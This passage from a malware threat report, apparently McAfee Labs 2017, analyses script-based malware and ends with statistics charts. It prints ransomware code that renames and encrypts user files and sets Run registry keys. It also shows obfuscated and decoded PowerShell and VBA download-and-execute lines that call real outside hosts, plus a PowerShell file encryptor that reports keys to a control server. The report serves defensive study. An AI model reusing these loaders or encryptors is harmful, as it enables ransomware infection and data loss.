%%i in (*.zip *.rar *.7z *.tar *.gz *.xls *.xlsx *.doc *.docx *.pdf *.rtf *.ppt *.pptx *.sxi *.odn *.odt *.npp *.ssh *.puh *.gpg *.pgp *.kdb *.k
dx *.als *.aup *.cpr *.npr *.cpp *.bas *.asm *.cs *.php *.pas *.vb *.vcproj *.vbproj *.mdb *.accdb *.mdf *.odb *.udb *.csv *.tsv *.psd *.eps *.cd
*.cpt *.indd *.dwg *.nax *.skp *.scad *.cad *.3ds *.blend *.lwo *.lws *.mb *.slddrw *.sldasm *.sldprt *.u3d *.jpg *.tiff *.tif *.raw *.avi *.mpg
*.mp4 *.m4v *.mpeg *.mpe *.unf *.wmv *.veg *.vdi *.vmdk *.vhd *.dsk) do (REN " + cq + "%%i" + cq + " " + cq + "%%~nxi.crypted" + cq + " & call "
fn + ".exe " + cq + "%%i.crypted" + cq + ")");
      };
      fp.WriteLine("REG ADD " + cq + "HKCU" + cs + "SOFTWARE" + cs + "Microsoft" + cs + "Windows" + cs + "CurrentVersion" + cs + "Run" + cq + "
V " + cq + "Crypted" + cq + " /t REG_SZ /F /D " + cq + fn + ".txt" + cq);
      fp.WriteLine("REG ADD " + cq + "HKCR" + cs + ".crypted" + cq + " /ve /t REG_SZ /F /D " + cq + "Crypted" + cq);
      fp.WriteLine("REG ADD " + cq + "HKCR" + cs + "Crypted" + cs + "shell" + cs + "open" + cs + "command" + cq + " /ve /t REG_SZ /F /D " + cq
"notepad.exe " + cs + cq + fn + ".txt" + cs + cq + cq);
      fp.WriteLine("copy /y " + cq + fn + ".txt" + cq + " " + cq + "%AppData%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq);
      fp.WriteLine("copy /y " + cq + fn + ".txt" + cq + " " + cq + "%UserProfile%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq);
      fp.WriteLine("copy /y " + cq + fn + ".txt" + cq + " " + cq + fn + ".exe" + cq);
      fp.WriteLine("del " + cq + fn + ".exe" + cq);
      fp.WriteLine("del " + cq + fn + ".cmd" + cq + " & notepad.exe " + cq + fn + ".txt" + cq);
      fp.Close();
      us.Run(fn + ".cmd", 0, 0);
```

Figure 30: Variant 2's .cmd file, which looks for files of various extensions.

The .cmd file lists all available drives from C: to Z: and looks for files with certain file extensions. (Depending on the variants, the file extensions may differ.) For each file found, the script appends a ".crypted" extension to the original filename, before calling the downloaded Tescrypt sample and feeding each target file as a parameter to encrypt it.

The script then adds two "crypted" keys to the registry under HKEY_CURRENT_USER Run and HKEY_CLASSES_ROOT to open the ransomware note at startup. Finally, the script copies the ransomware note to the desktop with the filename decrypt.txt and deletes the ransomware note in the %TEMP% folder, as well as the Tescrypt file and itself (the .cmd file).

PowerShell

Microsoft implemented PowerShell for legitimate uses, but attackers have used this scripting language as a powerful, flexible tool for carrying out malicious attacks. PowerShell is used mainly to automate administration tasks such running background commands, checking services installed on the system, terminating processes, and managing configurations of systems and servers.

Some of the most prevalent scripting malware families that use PowerShell for propagation:

- W97/Downloader
- Kovter fileless malware
- Nemucod and other JavaScript downloaders

Generally, an attack uses PowerShell to run malicious scripts within the infection chain:





Figure 31: The PowerShell infection chain.



PowerShell can be obfuscated in several ways, including command shortcuts, escape characters, or encoding functions. Its efficiency to run directly from memory makes it stealthy and hard to detect.

PowerShell malware usually arrives via spam email. The embedded code in the mail contains the PowerShell code, which usually contains instructions to download another payload to carry out the primary malicious activity. Attackers can also execute malicious commands using PowerShell in an interactive mode.

Certain policies limit PowerShell execution. These include "Restricted," "AllSigned," "RemoteSigned," and "Unrestricted," but the policies can be easily overridden. There are many simple ways to obfuscate the script and bypass an execution policy.

In recent variants, we have seen the following:

```
OrudmgqNaClfnwhPbyzRDWTBtKxMIXjsLESioQZGUJpHAvceYk var IwpeXrKL =
"D^ow^Nl^O^Adf^IlE"; aYQfJSd.ShellExecute("cmd.eXE", "^/c p^InG L^o^cALh^o^st
& Pow^eR^Sh^e^l^L.^eXE -^Ex^e^CU^T^ionPol^icY BY^p^ass -^NOP^Rof^ILe
-W^INd^Ows^TyLe Hi^d^den (New-^obJecT sYs^Te^m.N^e^t.Webc^li^e^n^T)^."+IwpeXrK
L+"('ht^t^p:^//4^6.30.^46.^1^7^3/dow^nloa^d^.php^'^,'%appdAtA%zCO^9^4^.eXe'^);
STa^rt^-P^r^o^ceSS '%aPpData%zCO94^.eXe'", "", "open", 0); var ehpFJXguYXBU =
9140;
```

```
Sub call_ps()
    Dim encode
    encode = encode & "iex (new-object net.webclient).downloadstring('http://ec2-52-34-39-254.us-west-2.compute.amazonaws.com')"
    Call Shell("powershell -executionpolicy bypass -command "" & {" & encode & " } """, vbNormalFocus)
End Sub
```

Figure 32–33: Obfuscated PowerShell script and its deobfuscated code.

```
sPowerShellScript = "JEdoeFJnc2hqZFloamN4UkdIID0gIkhLQ1U6XFNvZnR3YXJlXEVOQ1JERUNcU2NyaXB0cyINCiRE
KTmV3LUl0ZW1Qcm9wZXJ0eSAtUGF0aCAkR2h4UmdzaGpkWWhqY3hSR0ggLU5hbWUgJERnaHhqY1R5YWhqc2NZVVVhampzIC1W
KJDQ2NzM0Njc4Mjc3OTY4NSA9IChbQ2hhcltdXShnZVQtcmFORE9tIC1pTlB1dCAkKDQ4Li41NyArIDY1Li45MCArIDk3Li4x
vL2pvZWxvc3RlZWwuZ2RuL3BpLnBocCINCiQ5MTA4MjcwMzA0MDIwMDYgPSAic3RyaW5nPSQ3NTYzODE0NDIwMTAyOTUmc3Ry
sICRmYUxzZSkNCiQyODk3NjYyNjEwMDIwMTAuc0V0UmVxdWVzdEhlYWRlcigiYyIrIm9OVEVOdC1UWVBFIiwiQXBwTEljYXRJ
iY2xPU2UiKQ0KJDI4OTc2NjI2MTAwMjAxMC5TZU5kKCQ5MTA4MjcwMzA0MDIwMDYpDQpTdGFydC1TbGVlcCAtU2Vjb25kcyAx
dOjpVVEY4LkdldEJ5dGVzKCQ0NjczNDY3ODI3Nzk2ODUpDQokaHhUZ3NoY1lqc2pkUmdzaHhqVGhqc2pkSiA9IG5ldy1PYmpl
5NSwgJEpHRFNEVk5JVVRHSEJRU0RHQkhIRkVSRlYsIDUpLkdldEJ5dGVzKDMyKQ0KJGh4VGdzaGNZanNqZFJnc2h4alRoanNc
nPSJaZVJvcyINCiRoeFRnc2hjWWpzamRSZ3NoeGpUaGpzamRKLk1vZGU9IkNCQyINCiRJamh4UmdzYWdoZFdkc2FnZFVqanNu
oZGpjVGdoYWpzaWNoR2hzaGpkai5yb290IC1SZWN1cnNFIC1JbkNsdWRlICIqLnl1diIsIioueWNiY3JhIiwiKi54aXMiLCIc
zM2RiIiwiKi5yd3oiLCIqLnJ3bCIsIioucmRiIiwiKi5yYXQiLCIqLnJhZiIsIioucWJ5IiwiKi5xYngiLCIqLnFidyIsIiou
iKi5uczMiLCIqLm5zMiIsIioubnJ3IiwiKi5ub3AiLCIqLm5rMiIsIioubmVmIiwiKi5uZGQiLCIqLm15ZCIsIioubXJ3Iiwi
qLmdyeSIsIiouZ3JleSIsIiouZ3JheSIsIiouZmhkIiwiKi5maCIsIiouZmZkIiwiKi5leGYiLCIqLmVyZiIsIiouZXJic3Fs
qLmNlMiIsIiouY2UxIiwiKi5jZHJ3IiwiKi5jZHI2IiwiKi5jZHI1IiwiKi5jZHI0IiwiKi5jZHIzIiwiKi5icHciLCIqLmJn
hY2NkZSIsIiouYWI0IiwiKi4zcHIiLCIqLjNmciIsIioudm14ZiIsIioudm1zZCIsIioudmhkeCIsIioudmhkIiwiKi52Ym94
```


Variant 1

This decrypted file contains PowerShell code that downloads and executes a ransomware payload to infect the victim's machine.

Figure 34: This variant of script-based malware is encrypted with a PowerShell script and contains Base64 encryptions.

```
$GhxRgshjdYhjcxRGH = "HKCU:\Software\ENCRDEC\Scripts"
$DghxjcTyahjscYUUajjs = "Version"
if((Test-Path $GhxRgshjdYhjcxRGH) -eq $true)
{exit}
else
 {
New-Item -Path $GhxRgshjdYhjcxRGH -Force | Out-Null
New-ItemProperty -Path $GhxRgshjdYhjcxRGH -Name $DghxjcTyahjscYUUajjs -Value "0" `
-PropertyType DWORD -Force | Out-Null}
$756381442010295 = ([chaR[]](geT-RAnDOM -inpUT $(48..57 + 65..90 + 97..122) -CoUnT 49)) -jOIN ""
$467346782779685 = ([Char[]](geT-raNDOm -iNPut $(48..57 + 65..90 + 97..122) -coUNt 19)) -Join ""
$082171092508287 = ([cHaR[]](geT-RanDom -INPut $(48..57 + 65..90 + 97..122) -COuNt 24)) -join ""
$926225742886527 = "http://joelosteel.gdn/pi.php"
$910827030402006 = "string=$756381442010295&string2=$467346782779685&uuid=$082171092508287"
$289766261002010 = nEw-OBjECT -coMOBJeCT MSxMl2.Xmlhttp
$289766261002010.oPen('PoST', $926225742886527, $faLse)
$289766261002010.sEtRequestHeader("c"+"oNTENt-TYPE","AppLIcatIoN/X-wwW-fOrM-URL"+"EnCOdeD")
$289766261002010.setReQuestHeaDer("c"+"ontENT-LengTH", $post.length)
$289766261002010.SetRequeStHeader("cONneCtiOn", "clOSe")
$289766261002010.SeNd($910827030402006)
Start-Sleep -Seconds 120
[BytE[]]$346237462387432784324623784623784=[SysTem.tExt.EnCODInG]::UniCode.GetBYtes($756381442010295)
$JGDSDVNIUTGHBQSDGBHHFERFV = [Text.Encoding]::UTF8.GetBytes($467346782779685)
$hxTgshcYjsjdRgshxjThjsjdJ = new-ObjeCt System.SecuRity.Cryptography.RijndaelMaNaged
$hxTgshcYjsjdRgshxjThjsjdJ.Key = (new-Object Security.CryPtography.RFc2898DeriveBytes $756381442010295, $JGDSDVNIUTGHBQSDGBHHFERFV, 5).GetBytes(32)
$hxTgshcYjsjdRgshxjThjsjdJ.IV = (neW-Object Security.Cryptography.ShA1Managed).ComputeHash([Text.Encoding]::UTF8.GetBytes("alle") )[0..15]
$hxTgshcYjsjdRgshxjThjsjdJ.Padding="ZeRos"
$hxTgshcYjsjdRgshxjThjsjdJ.Mode="CBC"
$IjhxRgsaghdWdsagdUjjsncRFhgshd= gDr|where {$_.Free}|Sort-Object -Descending
foreach($bGgxjhxRfshdjcTghajsichGhshjdj in $IjhxRgsaghdWdsagdUjjsncRFhgshd){
        gci $bGgxjhxRfshdjcTghajsichGhshjdj.root -RecursE -InClude "*.yuv","*.ycbcra","*.xis","*.x3f","*.x11","*.wpd","*.tex","*.sxg","*.stx","*.st8","*.st5","*.srw","*.srf"
            try{
```

Figure 35: After Base64 decryption we can see the malicious code.

Follow

Share

Variant 2

One of the best examples to showcase how PowerShell infects a system is with fileless malware, which loads malware or embeds malicious scripts into memory instead of writing to disk. Examples include Kovter and Powelike. They leave no trace on disk, making detection difficult because most antimalware products search for static files on disk.

Kovter and Powelike write their malicious JavaScript and the encrypted payload in a registry hive and remove user-level permission on these keys to hide from both the security products and users. They cover their tracks by revoking the access control list permissions or adding a null character in the value name of the registry key.




Figure 36: We see an error message while attempting to access a key containing a null character.

To run its malware, this fileless attack uses features such as WMI and PowerShell.

```
Ly9oS6=TN25.Run("C:\\Windows\\System32\\
WindowsPowerShell\\v1.0\\powershell.exe iex
$env:csnvjgc",0,1)
```

Figure 37: This decrypted fileless malware function in a registry key invokes a PowerShell executable to execute the payload.

Once the PowerShell code executes, it connects to a malicious server, such as hxxp://xxx.x.250.230/upload.php. The script collects system information including operating system version, service pack, and architecture (32- or 64-bit chipset). It tests for .Net, Adobe Flash Player, and the latest browser version. Based on this information, the script receives commands from the control server to carry out further malicious activities. You can read more about fileless malware in the *McAfee Labs Threats Report: November 2015.*

Conclusion

In recent years many attackers have moved from traditional vectors using binaries to script-based attacks due to their efficiency, easy obfuscation, and easy availability to resources in the system. This trend is limited not only to JavaScript, PowerShell, and VBScript but also includes other types of nonexecutable modules to create infections, such as .doc, PDF, .xls, HTML, and others. We expect this trend to intensify and grow more complex.

Best practices

- The best way to protect your system from script-based malware infections is to stop them before they happen. Prevention is the key. The biggest factor in preventing any kind of malware infection on a computer is the user. Users need to be aware of the risk of downloading and installing applications that they do not understand or trust. Malware can also be inadvertently downloaded by unaware users while browsing.
- Apply security updates and patches for applications and operating system.
- Keep your browsers and add-ons up to date and upgrade antimalware on endpoints and network gateways to the latest versions.

- Never use computers that are not distributed and certified by the corporate IT security group. Script malware can be easily disseminated by unprotected assets connected to the corporate network.
- In case users have local administrator privileges to install applications with no supervision from the IT security staff, educate them to install only applications with trusted signatures from known vendors. It is common for "harmless" applications to have embedded rootkits and other types of script malware.
- Avoid application downloads from nonweb sources. The likelihood of downloading malware from Usenet groups, IRC channels, instant messaging clients, or peer networks is very high. Links to websites in IRC and instant messages also frequently point to infected downloads.
- Implement an educational program to combat phishing: Malware is commonly distributed by targeted email attacks.
- Use threat intelligence feeds in combination with antimalware technology. This pairing will help to improve the detection time for emerging and well-known malware threats.

To learn how McAfee products can help protect against script-based malware, click here.


To learn how McAfee products can help protect against script-based malware, **click here.**

Follow


Share

Threats Statistics

Malware




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

The rise in new malware is in part due to an increase in malware installers and the Faceliker Trojan.




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Follow


Share




Source: McAfee Labs, 2017.



Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Follow


Share




Source: McAfee Labs, 2017.



Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Follow

Share

